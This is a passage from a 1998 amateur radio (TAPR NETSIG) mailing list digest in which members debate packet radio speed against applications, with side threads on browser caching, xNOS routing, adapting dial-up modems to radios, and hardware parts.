amateur satellites have 38.4k downlinks. The problem for the users is
finding radios with the needed 65kHz bandwidth for receiving these
signals. It would be nice if someone could develop an outboard IF with a
linear Discriminator for this bandwith. Such a board would need to have an
IF input frequency capability from approximately 6mHz to 10mHz to
accomodate the first IF output frequency of most amateur multimode VHF/UHF
radios. It might even be designed such that the IF input could be taken
from the largely unused narrow CW filter position in the radio. This would
allow automatic selection of the IF board merely by selecting the narrow CW
position on the radio.

Not being adept in this kind of design, I am throwing this out for
consideration by you good RF types out there. There are probably FM
IF/Discriminator chips already out there that could be just the device
around which this board could be built.

Any ideas?

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

7. Re: [NETSIG:3607] Re: Features and Fun NOT Faster!

From: Chris Sussmann <sussmann@enid.com>
Date: Thu, 10 Sep 1998 11:24:17 -0500
To: netsig@tapr.org
Message-ID: <35F7FD31.CC57C80B@enid.com>
Rendered body type: text/plain

Charles E. Gelm wrote:
>
> Chris Sussmann wrote:
> > <snip>
> > working on. Web pages at 9.6k are dreadfully slow. Imagine a full
> > featured video game.

> I am not impressed with graphics, but a few are nice. Is there some
> way to have a permanent cache of amateur radio related graphics? That
> way we could have some fun home pages that could sent over the slower
> packet speeds. How about getting bulletins (filtered?) and being able
> to 'click' to read?
>
Might that hinder creativity? Having just a limited number of grafics
available and who gets to decide who's grafics go into the pot, how do I
get my images accepted? Packet radio needs to quicken up the bits per
second if you want to view web pages and other grafic intense apps.
Tapr is working, in my opinion, in the right direction. It is up to us,
you and me, to get the apps written and running.
>
> Regards, Chuck
73,
chris

8. Re: [NETSIG:3608] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 12:24:01 -0700
To: netsig@tapr.org
Message-ID: <35F82751.E70@erinet.com>
Rendered body type: text/plain

Steve Stroh N8GNJ wrote:
<snip>
> The INTENDED USE of NET and later NOS, as stated by its creator, Phil Karn
> KA9Q, was to be used as a ROUTER. How? Simple. Attach the TNC's, etc. to
> the xNOS box. Run a serial line from the xNOS box to your "big" computer.
> Configure that PC to PC serial line as a Serial Line Internet Protocol
> (SLIP) on the xNOS router, and then do the same on the PC.
>
> Now you have a Web browser front end to Amateur Radio systems.<snip>

 Howdy, Steve:

 Please respond with more detail about the 'web browser' front end

and how it can see the serial connected PC and other PCs via the xNOS PC's
radio ports.

? Name or URL of the mentioned 'web browser front end' ?

? Name or URL of xNOS software and documentation ?

> Steve N8GNJ

--
Researching GELM

9. permanent cache

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 12:35:19 -0700
To: netsig@tapr.org
Message-ID: <35F829F7.7E31@erinet.com>
Rendered body type: text/plain

Permanent Cache (oxymoron?)

 Is there any existing web browser software that supports permanent cache?
I would like to permanently save images rather than repeatedly
downloading time after time after time after ...
--
Researching GELM

10. Re: [NETSIG:3606] Re: Features and Fun NOT Faster!

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Thu, 10 Sep 1998 10:06:11 -0700
To: netsig@tapr.org
Message-ID: <35F80703.A75FB5B3@ko6ri.ampr.org>
Rendered body type: text/plain

Chris Sussmann wrote:

> Tim Mitchell wrote:
>
> >
> > Now I challenge TAPR and the ham community to get the application/program
> > side of the house in gear, and stop trying to develop faster modems. Focus
> > on the applications and the need for speed will occur.
> >
> > Right now we need features and fun, not faster!
> >
> > Just my opinion,
> >
> > Tim KA5RYF
> > a TAPR member
> Tim,
> You are so right. Folks are not attracted to packet radio because it
> has lost it pizzazz. To get your ideas of games and other server type
> programs running over packet, you will need the speed that tapr is
> working on. Web pages at 9.6k are dreadfully slow. Imagine a full
> featured video game.
>

Web pages are not slow at 9.6k if you plan ahead, they should be fine at 1200 but
I haven't freed up a 1200 baud modem to test. Check out
http://gw.ko6ri.ampr.org/bbs   It stores the graphics/sounds on the users
computer. The user can put them in any directory, tell the server what the path
is and the cgi scripts changes the web page on the fly. By default the path is
"file:///c|/htmlib". That way ya only download the htmlib once.

If you use sv2agw's dialup net so windows thinks your tnc is a modem it works
very well. Using a dialup instead of an ethernet adapter seems to solve the very
short IRTT you get using ethrax25. You can find sc2agw's stuff at
http://www.amber.force9.co.uk/sv2agw/

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

11. How to get a network built (was Features and Fun NOT Faster!)

From: Tadd Torborg <tadd@torborg.com>
Date: Thu, 10 Sep 1998 13:26:42 -0400
To: netsig@tapr.org
Message-ID: <4.0.1.19980910122255.00e648f0@mail.conflux.net>
Rendered body type: text/plain

At 10:05 AM 9/10/98 , Steve Stroh N8GNJ wrote:
>[some parts deleted]
>The best way for Amateur Radio to remain relevant is to adapt to the
>well-proven, wildly successful model of the Internet and its underlaying
>technologies.

I think this might be better stated as
"packet radio should adapt technology and features of the Internet that are best suited to amateur radio"

One of the key features of the Internet is that it is financially profitable to those who create infrastructure.
One of the key features of amateur radio is that it pays in self gratification to those who create infrastructure.

Gratification is a fleeting thing.

The way to create an amateur radio based digital network is to find a way to keep the gratification flowing to the hardware operators while making creation and maintenance of the hardware painless,.cheap, and accessible to amateurs who are, and are not, computer OS enthusiasts.

There will be no gratification flow to the hardware operators unless they are consistently involved in the fun of the network. It is much more likely that they will enjoy the fun if there are other stations besides the owner/operator who enjoy the network.

So..
We need a well-documented complete design for network sites so that we can hand the design to a potential hardware owner/operator. This design needs to specify cheap and interchangeable hardware (computers, software, modems, radios, antennas, frequencies). It would be nice if the design was scalable and allowed for customizations in order that computer OS and hardware enthusiasts can innovate.

I am a fan of using TCP/IP for some but not all of Steve's reasons.

In contrast with the internet, privacy of communications is not desirable in Amateur Radio. The internet is not known to be very secure but it is a priority of many communications software and hardware vendors to enhance it's privacy. Amateur radio voice is known to be totally non-secure. Indeed, self policing is specified in part 97! Amateur Radio digital networks should promote this capability, unlike the internet. One of the features that early packet radio allowed was that a ham who desired could observe network communications. If a station was digipeating, the entire path was visible. If a station was using TheNET, the path could be traced. In both cases the callsigns of the stations involved in the routing of the message could be discovered trivially. It is my opinion that at least this capability needs to exist in future networks. In addition I believe that in order to enhance the enjoyment of network users it is important that the network architecture can be discovered by network users. (I have heard that some amateur radio digital networks actually use commercial means to connect various network points while not making this obvious to the users!!) It is certain that an application that runs on each IP site could take care of providing users the capability of observing the usage and architecture of each network station. This could even be handled as an automatically generated web page. Could a web server be part of the specified design of each network site?.

One of the cool things about TheNET nodes in the 80s was that even a multiport dedicated link based network site could be build by a total computer ignoramus for around the cost of a new SSB rig. This opened the door for hundreds of node builders. Can we do the same thing for a modern network site?

Hopefully yes.

73's de
KA2DEW
Tadd Torborg
NEDA Report editor
landline voice: 603-880-7982
packet: ka2dew@w1uu.#ema.ma.usa.noam
internet web: http://www.torborg.com/tadd
internet e-mail: tadd@torborg.com

PS. I'm just getting back into editing the NEDA newsletter. I just put out my first issue of the Report (48 pages of technical articles, mostly on FlexNET and battery backup issues). I'm looking forward to doing newsletter exchange with other Amateur Radio orgs and magazines that may make use of our material and offer material we can use.   Please send me e-mail!!

12. Re: [NETSIG:3613] permanent cache

From: Tadd Torborg <tadd@torborg.com>
Date: Thu, 10 Sep 1998 13:28:59 -0400
To: netsig@tapr.org
Message-ID: <B0000145811@conflux.net>
Rendered body type: text/plain

Opera web browser (http://www.operasoftware.com) allows you to specify what gets cached and how big the cache is. This may do what you want.
    Tadd

At 12:40 PM 9/10/98 , you wrote:
>Permanent Cache (oxymoron?)
>
> Is there any existing web browser software that supports permanent cache?
>I would like to permanently save images rather than repeatedly
>downloading time after time after time after ...
>--
>Researching GELM
>

13. Re: [NETSIG:3608] Re: Features and Fun NOT Faster!

From: Stephen Schwarm <schwarm@mitre.org>
Date: Thu, 10 Sep 1998 14:07:02 -0400
To: Steve Stroh N8GNJ <n8gnj@tapr.org>
Cc: netsig@tapr.org
Message-ID: <35F81546.30BA820D@mitre.org>
Rendered body type: text/plain

I agree with many of your comments. I think there is a opportunity here. The only thing I disagree with is the 9600 bits/sec speed. We should shoot higher.

73s
Steve, W3EVE
w3eve@amsat.org

14. Re: [NETSIG:3610] Re: Features and Fun NOT Faster!

From: Stephen Schwarm <schwarm@mitre.org>
Date: Thu, 10 Sep 1998 14:32:22 -0400
To: netsig@tapr.org
Message-ID: <35F81B36.407A54D7@mitre.org>
Rendered body type: text/plain

Why not use some of the modulation methods used in dial up modems? We should not have much trouble getting 14kbs with most radio links. One thing we should look hard at is using 1200 bps on 2 meters to talk to a BBS which then transmits at a higher rate (e.g., 14kbs) on 70 cm. The BBS could transmit continuously so it would always be training the receivers for clock sync, etc. The other important point is that you would only need a special receiving modem a most locations. Only the BBS would need the xmtr modem. This would work great for serving web pages and most BBS traffic.

The design should be done so it would work with current radios with out a mod.

Just an idea I've been thinking of lately.

Steve, W3EVE

Roy Welch wrote:
>
> Hi Guys,
>
> With the desire for fun comes the need for speed. Two of the latest
> amateur satellites have 38.4k downlinks. The problem for the users is
> finding radios with the needed 65kHz bandwidth for receiving these
> signals. It would be nice if someone could develop an outboard IF with a
> linear Discriminator for this bandwith. Such a board would need to have an

> IF input frequency capability from approximately 6mHz to 10mHz to
> accomodate the first IF output frequency of most amateur multimode VHF/UHF
> radios. It might even be designed such that the IF input could be taken
> from the largely unused narrow CW filter position in the radio. This would
> allow automatic selection of the IF board merely by selecting the narrow CW
> position on the radio.
>
> Not being adept in this kind of design, I am throwing this out for
> consideration by you good RF types out there. There are probably FM
> IF/Discriminator chips already out there that could be just the device
> around which this board could be built.
>
> Any ideas?
>
> --
> 73, Roy
>
> Internet: w0sl@amsat.org
> Home Page: http://home.swbell.net/rdwelch

--
Stephen(Steve) Schwarm
The MITRE Corp; 202 Burlington Rd MS m346; Bedford, MA 01720
Phone:+1(781)271-4600 FAX:+1(781)271-5161
EMail: schwarm@mitre.org
Digital Signature in s/mime may be attached

15. Re: [NETSIG:3607] Re: Features and Fun NOT Faster!

From: JOHN MALMBERG <LNUSSAT.JMALMBER@eds.com>
Date: Thu, 10 Sep 1998 15:44:45 -0400
To: netsig <netsig@tapr.org>
Message-ID: <009500001801470100000 2L012*@MHS>
Rendered body type: text/plain

I have an OpenVMS based system connected to the PACKET system through a Quick
and Dirty DCL (shell to UN*X users).

A few public domain games are available. I am currently suffering from antenna
problems, so I have limited range.

The problem is that the games and the other programs on the system are
expecting a full duplex link with character by character transmission. It
could be worked arround if the packet modem could be configured to send it's
buffer after a second or so of no more data being entered. This does cause
some confusion.

If someone could figure out how to use the very cheap 14.4 / 28.8 /33 K modems
with any sort of economical ham transceiver, it would be very usefull. The
modems typically have a hardware handshake that can be used to put them in a
half duplex mode.
If this can be done, than no programming will be needed.

I am working (slowly) on a program that will allow the VMS system to understand
the AX.25 protocol better, but have not been putting much time into it as there
are not that many users left over here on packet.

When the SS unit from TAPR becomes a reality, I can connect this system up to
it and provide full host services including serving web pages, and running X-11
graphics based games without doing any programming.

However, the initial design of the SS unit will not more than two radios to
connect to each other. The SS repeater they envision will require a separate
radio for each active person on the channel + 1.

It appears that the geography of my area may preclude putting in the SS systems
with out a large investment. Very poor line of sight with out large towers.

Cable modems are now available here for Internet for about 40$ U.S./Month.
That is a 10mbit/sec 24 hour connection to the internet.
People here are getting rid of their phone modems and ISDN modems.

-John
WB8TYW

16. Re: [NETSIG:3605] Features and Fun NOT Faster!

From: dougy@ruraltel.net (Doug Younker)
Date: Thu, 10 Sep 1998 12:29:53 -0700
To: netsig@tapr.org

Message-ID: <35F828B1.6D79@ruraltel.net>
Rendered body type: text/plain

Tim Mitchell ended his essay with:
 >Focus
> on the applications and the need for speed will occur.
>
> Right now we need features and fun, not faster!
>
> Just my opinion,
>
> Tim KA5RYF
> a TAPR member

Hello,

        Is this a classic what was first, the chicken or the egg? My opinion
is improving the network, the network will be continually used during
any improvement. Why would any programmers would wan't to write
applications that have no where to go?

 Further more, I don't think giving packet the feel of the internet is
the way to go, people will be forced to decide which one to support and
packet will lose. There is no way the network builders and code smiths
can compete financially with the volume sales and subsidised network of
the internet, assuming the end packet user will contribute financially
to the network and purchase the software. History tells us they won't.

--
73, Doug Younker, N0LKK
near Plainville, KS
dougy@ruraltel.net
N0LKK@K0JJV.#NWKS.KS.USA.NAOM

17. Re: [NETSIG:3618] Re: Features and Fun NOT Faster!

From: John Hansen <hansen@ait.fredonia.edu>
Date: Thu, 10 Sep 1998 16:06:08 -0400
To: netsig@tapr.org
Message-ID: <20043705207109@ait.fredonia.edu>
Rendered body type: text/plain

At 01:37 PM 9/10/98 -0500, you wrote:
>One
>thing we should look hard at is using 1200 bps on 2 meters to talk to a
>BBS which then transmits at a higher rate (e.g., 14kbs) on 70 cm. The
>BBS could transmit continuously so it would always be training the
>receivers for clock sync, etc. The other important point is that you
>would only need a special receiving modem a most locations. Only the
>BBS would need the xmtr modem. This would work great for serving web
>pages and most BBS traffic.
>
>The design should be done so it would work with current radios with out
>a mod.
>
>Just an idea I've been thinking of lately.
>
>Steve, W3EVE
>
>

Actually this has been done. (I'm resisting the temptation to say, "Been
there, done that.") See:

<http://www.tapr.org/~wa0ptv>http://www.tapr.org/~wa0ptv

John, W2FS (ex-WA0PTV)

18. Re: [NETSIG:3611] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 16:21:26 -0700
To: netsig@tapr.org
Message-ID: <35F85EF6.1EEF@erinet.com>
Rendered body type: text/plain

Howdy, Chris:

 I hear your point. I see your point everytime I browse the web.

However, I don't like images, especially 'animated' images.

I don't like frames; they cannot be bookmarked.
(continues below)
Chris Sussmann wrote:
>
> Charles E. Gelm wrote:
> >
> > Chris Sussmann wrote:
> > > <snip>
> > > working on. Web pages at 9.6k are dreadfully slow. Imagine a full
> > > featured video game.
>
> > I am not impressed with graphics, but a few are nice. Is there some
> > way to have a permanent cache of amateur radio related graphics? That
> > way we could have some fun home pages that could sent over the slower
> > packet speeds. How about getting bulletins (filtered?) and being able
> > to 'click' to read?
> >
> Might that hinder creativity? Having just a limited number of grafics
> available and who gets to decide who's grafics go into the pot, how do I
> get my images accepted? Packet radio needs to quicken up the bits per
> second if you want to view web pages and other grafic intense apps.

 I see little need for graphics. I do like images of jumper settings,
dip switches, etc.

 "how do I get my images accepted?"

  I ALWAYS leave 'auto download images' disabled.
To get me to download your images; they must be informational:
jumper.jpg but not a +100k button.gif
pinout.jpg but not "   "   submit.gif

A graphic in n5pvl's home page took 1598 bytes (Articles)
I wrote an entire HTML page of one word, 'Articles', and added the URL:
http://home.texoma.com/~n5pvl/html000.htm
 and it took 95 bytes.

I am not looking for 'pretty' web pages, I am looking for informational
web pages.

OBTW, what images do you think would be necessary so that creativity
would not be hindered?

Regards, Chuck

> Tapr is working, in my opinion, in the right direction. It is up to us,
> you and me, to get the apps written and running.
> >
> > Regards, Chuck
> 73,
> chris

19. Re: [NETSIG:3614] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 16:26:02 -0700
To: netsig@tapr.org
Message-ID: <35F8600A.568F@erinet.com>
Rendered body type: text/plain

Howdy:
> Check out
> http://gw.ko6ri.ampr.org/bbs

 This requires a password. Would you please email me a copy of this page?

Regards, Chuck

20. Re: [NETSIG:3614] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 16:30:22 -0700
To: netsig@tapr.org
Message-ID: <35F8610E.1815@erinet.com>
Rendered body type: text/plain

Howdy, Bob:

Bob Meyer wrote:

> If you use sv2agw's dialup net so windows thinks your tnc is a modem it works

> very well. Using a dialup instead of an ethernet adapter seems to solve the very
> short IRTT you get using ethrax25. You can find sc2agw's stuff at
> http://www.amber.force9.co.uk/sv2agw/

 I went to the referenced URL and did a search for 'dialup'.
It was not found.

What should I look for to find sv2agw's dialup net?

Regards, Chuck

21. Browsers and Packet

From: dougy@ruraltel.net (Doug Younker)
Date: Thu, 10 Sep 1998 15:28:00 -0700
To: netsig@tapr.org
Message-ID: <35F85270.6745@ruraltel.net>
Rendered body type: text/plain

Hello,

 With the comments on using internet browsers with packet, I'm wondering
if anyone has any experience with the Winpack 6.4's option to use
Netscape on packet? I believe additional files needed to be downloaded
along with Winpack to get this option. If I recall correctly it cached
generally used files to speed up the process as some one mention
before. I no longer have the files on my machine to be able to check
cuz I'm the Winpack Lone Ranger in WKS and needed the disk space. While
not directly related is there any groups using Hamweb?

--
73, Doug Younker, N0LKK
near Plainville, KS
Node PVL
dougy@ruraltel.net
N0LKK@K0JJV.#NWKS.KS.USA.NAOM

22. Re: [NETSIG:3616] Re: permanent cache

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 16:42:55 -0700
To: netsig@tapr.org
Message-ID: <35F863FF.7BD@erinet.com>
Rendered body type: text/plain

Howdy, Tadd:

Thanks for the pointer. :-)

Tadd Torborg wrote:
<snip>
http://www.operasoftware.com/features.html

 I didn't see an mention of the word 'cache' in features.html,
but I'll try to download the browser for evaluation.

Regards, Chuck

23. RE: [NETSIG:3617] speeed is paramount ... not appz

From: "Johan S. Sosa" <johan@unixville.com>
Date: Thu, 10 Sep 1998 17:11:45 -0400
To: <netsig@tapr.org>
Message-ID: <000f01bddcff$9dfbd4a0$edc74cc7@snoopdogg.expressweb.com>
Rendered body type: text/plain

Other than for APRS purposes, I think speed and bandwidth efficiency
is more important than appz for packet radio. I dont think the
coolness of being on wireless is enough.
BBS's had been operating on slow speed for 10 years until about 1994.
In 1994 people rapidly switched from the BBS scene to the internet
because the net offered more and better things.
I gained netizenship in 1992, at that time I realized usenet was
superior to FIDOnet but thought that BBS's would be around for a long
time because the net was mainly an academic network. I was impressed
with the huge number of files on simtel, and other file archives. When the
public started to get access to the net in 1994 with
the web explosion, the BBS scene practically died. In 1995, it became
nearly impossible to find good active BBS's.
Amateur radio is for hobby (and at times emergency) interactive

public communications. Appz are what u can do on top of
that. People would only be interested in radio if it is at high
speed, because the any of its appz can be available for use on the
wire based net. Thats why spread sprectrum technology should be
exploited to the max. Priority should be to upgrade all the current
packet radio networks to high speed. The reason ham radio beacame
popular a long time ago was not only due to the fact that u get to
speak to people from different parts of the world, but also because
it broke down the cost barrier for average people to communicate
across great distances. Nowadays the internet lets us do the same,
with more efficiency and speed. Currently packet radio communication
offers independance from the net. When cheap high speed microwave
spread sprectrum is commonplace technology we can have high bandwidth
cheap communication as an alternative parallel (or joined) tcp/ip
network with the internet.

'73

Johan "waiting for tapr to release the FHSS radio" Sosa

24. Re: [NETSIG:3617] Re: Features and Fun NOT Faster!

From: "David R. Wilson" <david@wwns.com>
Date: Thu, 10 Sep 1998 16:29:13 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <199809102129.QAA15787@wwns.wwns.com>
Rendered body type: text/plain

Hello Troups...

I think it would be a good time to mention that work is going on that
may speed things up. If the amateur community is going to aim for
1200 baud and 9600 baud as an end goal for speed, they are wasting our
time.

Check out www.tapr.org/ss

I don't know how fast a connection most people have to the Internet, but
after 128 K compressed (or a faster connection) the amateur community
being stuck at 1200 or 9600 baud is rather embarrassing.

I know the bandwidth issue comes into play to limit speed (especially
on the low bands) but we have bands available. The bottom line is
that the hams can be cheap and do nothing. We may loose the use of
some of the bands if we do that, or we can get behind some of the
projects that TAPR has in the works and develop real, useful,
communications capabilities. As far as my own use, I don't care much
for games. I got over playing most games when I got out of high school.
I think what is needed is some real support to keep up the effort in
Packet and Spread Spectrum development. Finding treasures at the
hamfest is not going to do much to further the state of the art.

My .02 worth,

Dave

WB4LHO
>
> I agree with many of your comments. I think there is a opportunity
> here. The only thing I disagree with is the 9600 bits/sec speed. We
> should shoot higher.
>
> 73s
> Steve, W3EVE
> w3eve@amsat.org
>

--
David R. Wilson WB4LHO
World Wide Network Services
Nashville, Tennessee USA
david@wwns.com

25. Need Varicap diode

From: KC8GOQ@aol.com
Date: Thu, 10 Sep 1998 17:42:29 EDT
To: netsig@tapr.org
Message-ID: <707bc63c.35f847c5@aol.com>

Rendered body type: text/plain

Hi,

I'm trying to modify a commercial rig (RCA 700 series) for 9k6 use for the MEPIN http://welcome.to/mepin I'm using the instructions from the TexNet group but I cannot find the varicap diode. Does anyone know where I can find Siemens part BB409 a varicap diode? or what is a similiar replacement?

Thanx,

~Chris,KC8GOQ~

26. Re: [NETSIG:3613] permanent cache

From: JOHN MALMBERG <LNUSSAT.JMALMBER@eds.com>
Date: Thu, 10 Sep 1998 19:18:39 -0400
To: netsig <netsig@tapr.org>
Message-ID: <009500001802471300000 2L032*@MHS>
Rendered body type: text/plain

Yes, but some people consider it a security bug.

It is not so much that it has a permanent cache, but some browsers will allow the web server to include local file references in the http page they are serving.

Of course it must have some idea of what system the browser is running on, or it could just assume that you have an infinitely sized C drive like a lot of WINDOZE stuff does.

-John, WB8TYW

netsig [INET.NETSIG] @ DIAMOND
09/10/98 02:32 PM

To: netsig [INET.NETSIG] @ DIAMOND
cc:
Subject: [NETSIG:3613] permanent cache

Permanent Cache (oxymoron?)

Is there any existing web browser software that supports permanent cache? I would like to permanently save images rather than repeatedly downloading time after time after time after ...
--
Researching GELM

27. Re: [NETSIG:3628] Re: Features and Fun NOT Faster!

From: B Sinbine <stonehvn@gate.net>
Date: Thu, 10 Sep 1998 19:13:42 +0500
To: netsig@tapr.org
Message-ID: <199809110017.UAA109928@osage.gate.net>
Rendered body type: text/plain

At 04:32 PM 9/10/98 -0500, you wrote:
>Hello Troups...
>
>I think it would be a good time to mention that work is going on that
>may speed things up. If the amateur community is going to aim for
>1200 baud and 9600 baud as an end goal for speed, they are wasting our
>time.
>
>Check out www.tapr.org/ss
>
>I don't know how fast a connection most people have to the Internet, but
>after 128 K compressed (or a faster connection) the amateur community
>being stuck at 1200 or 9600 baud is rather embarrassing.
>
>I know the bandwidth issue comes into play to limit speed (especially
>on the low bands) but we have bands available. The bottom line is
>that the hams can be cheap and do nothing.

I think you hit the nail on the head Dave....If the USERS don't or won't support the network that we are building then it won't get built. I have

had a 9k6 user port on my bbs for several years and I only have 2 users on it and I know of several others bbs's that see the same thing... The biggest problem that I see is that you can't just go out and buy a PLL radio that will do 9k6 or better that the user can just plug and play. The data radios just don't do it like they say they do!!!!

The packet network is still growing in Florida with the change over to FPAC in most areas from rose and I'm seeing a increase in new users also. But if the users just want to have the free ride then we (sysops) don't have any money to replace and upgrade the equipment and move ahead....Now if someone has a spare mill or two we can build a network BETTER than the Internet!!!

>> I agree with many of your comments. I think there is a opportunity
>> here. The only thing I disagree with is the 9600 bits/sec speed. We
>> should shoot higher.
>>

We are trying to shoot higher but without the $$$$$ it takes a long time...

73, Bill N4XEO

E- Mail   mailto:stonehvn@gate.net
home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.flnet.com/~crosby/fadca
ICQ: 3698576

28. Re: [NETSIG:3618] Re: Features and Fun NOT Faster!

From: JOHN MALMBERG <LNUSSAT.JMALMBER@eds.com>
Date: Thu, 10 Sep 1998 20:35:05 -0400
To: netsig <netsig@tapr.org>
Message-ID: <009500001802739900000 2L092*@MHS>
Rendered body type: text/plain

Steve, W3EVE wrote:
>Why not use some of the modulation methods used in dial up modems? We
>should not have much trouble getting 14kbs with most radio links.

An excellent idea!

I would like to try it, but need some help on the gray cloud labeled "and here magic happens".

14.4 capable modems are extremely cheap, right now, even the 33K modems (Called 56k) are selling retail for $50 U.S.

2 Meters allows up to 19.2K, so 14.4 would be a good match for it. Lots of cheap rock bound rigs available for 2M also. I seem to have no problems finding them for $50 U.S. or less.

Problem number 1: Coupling the modem to the radio. The modem expects a phone connection through a duplexor.

Possible solution 1: Cannibalize a cheap phone or modem and use the parts to create a duplexor to modulate a 2M or higher frequency unit. This allows you to use unmodified modems on the computer side.

Possible solution 2: Tap into the modem before the duplexor circuitry. (Assumed to be a coil). Couple that to a radio.

Problem number 2: Serial TCP/IP protocol drivers are expecting a full duplex connection, with no collisions.

Possible solution 1: Write special driver, that is OS specific.

Possible solution 2: Use the RTS-CTS lines on the modem with keying and squelch logic. Since many PC software drivers do not follow CCIT specifications, this may also require special software drivers. If they do follow the CCIT, then it should make the project easier.

Possible solution 3: Set up a full duplex connection. Cross-band?

Other solutions are probably possible, now is there someone listening that can help overcome these issues?

I would tend to favor ones that did not involve modifying the modems or the software. This would make it easier to set up a medium speed network.

-John, WB8TYW.

29. Fwd: Re: [NETSIG:3628] Re: Features and Fun NOT Faster!

From: B Sinbine <stonehvn@gate.net>
Date: Thu, 10 Sep 1998 19:59:37 +0500
To: netsig@tapr.org
Message-ID: <199809110059.UAA213420@osage.gate.net>
Rendered body type: text/plain

>At 04:32 PM 9/10/98 -0500, you wrote:
>Hello Troups...

>I think it would be a good time to mention that work is going on that
>may speed things up. If the amateur community is going to aim for
>1200 baud and 9600 baud as an end goal for speed, they are wasting our
>time.
>
>Check out www.tapr.org/ss
>
>I don't know how fast a connection most people have to the Internet, but
>after 128 K compressed (or a faster connection) the amateur community
>being stuck at 1200 or 9600 baud is rather embarrassing.
>
>I know the bandwidth issue comes into play to limit speed (especially
>on the low bands) but we have bands available. The bottom line is
>that the hams can be cheap and do nothing.

I think you hit the nail on the head Dave....If the USERS don't or won't support the network that we are building then it won't get built. I have had a 9k6 user port on my bbs for several years and I only have 2 users on it and I know of several others bbs's that see the same thing... The biggest problem that I see is that you can't just go out and buy a PLL radio that will do 9k6 or better that the user can just plug and play. The data radios just don't do it like they say they do!!!!

The packet network is still growing in Florida with the change over to FPAC in most areas from rose and I'm seeing a increase in new users also. But if the users just want to have the free ride then we (sysops) don't have any money to replace and upgrade the equipment and move ahead....Now if someone has a spare mill or two we can build a network BETTER than the Internet!!!

>> I agree with many of your comments. I think there is a opportunity
>>> here. The only thing I disagree with is the 9600 bits/sec speed. We
>>> should shoot higher.
>>>

We are trying to shoot higher but without the $$$$$ it takes a long time...

73, Bill N4XEO

E- Mail   mailto:stonehvn@gate.net
home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.flnet.com/~crosby/fadca
ICQ: 3698576

30. Re: [NETSIG:3623] Re: Features and Fun NOT Faster!

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Thu, 10 Sep 1998 18:47:28 -0700
To: netsig@tapr.org
Message-ID: <35F88130.8909C6D9@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Howdy:
> > Check out
> > http://gw.ko6ri.ampr.org/bbs
>
> This requires a password. Would you please email me a copy of this page?
>

It requires a callsign, not a password.

--
Later...

Bob

http://gw.ko6ri.ampr.org/bbs

31. Re: [NETSIG:3612] Re: Features and Fun NOT Faster!

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Thu, 10 Sep 1998 16:07:09 -0700
To: netsig@tapr.org
Message-ID: <199809110144.UAA08764@rgate2.ricochet.net>
Rendered body type: text/plain

At 11:26 9/10/98 -0500, "Charles E. Gelm" <gelmce@erinet.com> wrote:

> Please respond with more detail about the 'web browser' front end
>and how it can see the serial connected PC and other PCs via the xNOS PC's
>radio ports.

Both the xNOS box and the PC running Windows 3.x, 9x, Mac, UNIX, Linux,
Amiga, etc. either need to have a serial line configured as SLIP or PPP, or
Ethernet cards configured for TCP/IP.

>
>? Name or URL of the mentioned 'web browser front end' ?

Netscape Navigator, Netscape Communicator (http://www.netscape.com),
Internet Explorer (http://www.microsoft.com)

>? Name or URL of xNOS software and documentation ?

For JNOS, from a very quick browse of one of the most popular Amateur Radio
software archives - ftp://ftp.ucsd.edu/hamradio/packet/tcpip/jnos/ There
are a number of other variants of NOS.

Steve N8GNJ

32. Re: [NETSIG:3613] permanent cache

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Thu, 10 Sep 1998 16:09:58 -0700
To: netsig@tapr.org
Message-ID: <199809110144.UAA08783@rgate2.ricochet.net>
Rendered body type: text/plain

Well, you could change your browser's cache settings to be very, very big
(theoretically up to the limits of your disk space) and therefore your
browser wouldn't have any reason to clean up the cache.

In general, not a good idea IMHO.

At 11:40 9/10/98 -0500, you wrote:
>Permanent Cache (oxymoron?)
>
> Is there any existing web browser software that supports permanent cache?
>I would like to permanently save images rather than repeatedly
>downloading time after time after time after ...
>--
>Researching GELM
>

33. Re: [NETSIG:3624] Re: Features and Fun NOT Faster!

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Thu, 10 Sep 1998 18:51:50 -0700
To: netsig@tapr.org
Message-ID: <35F88236.94381D72@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Howdy, Bob:
>
> Bob Meyer wrote:
>
> > If you use sv2agw's dialup net so windows thinks your tnc is a modem it works
> > very well. Using a dialup instead of an ethernet adapter seems to solve the very
> > short IRTT you get using ethrax25. You can find sc2agw's stuff at
> > http://www.amber.force9.co.uk/sv2agw/
>
> I went to the referenced URL and did a search for 'dialup'.

> It was not found.
>
> What should I look for to find sv2agw's dialup net?
>

Ya just have to read the page and follow the instructions.

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

34. Follow-up to Features and Fun, NOT Faster

From: "Tim Mitchell" <ka5ryf@mail.swbell.net>
Date: Thu, 10 Sep 1998 23:31:43 -0500
To: <netsig@tapr.org>
Cc: <wd5ivd@tapr.org>
Message-ID: <006b01bddd3d$186bbf60$0304c1cf@mycomputer>
Rendered body type: text/plain

It looks like I my have struck a nerve.

First just so I am not label as a NO GOOD member that has not added any value to packet radio, I want to toot my own horn. I may not be visible on the national, or regional level, but I am active locally. Some might say I am modest, by just saying I am active, maybe over-active it the proper term. I know I have spend hundreds of hours and many thousands of dollars personally, just like many others.

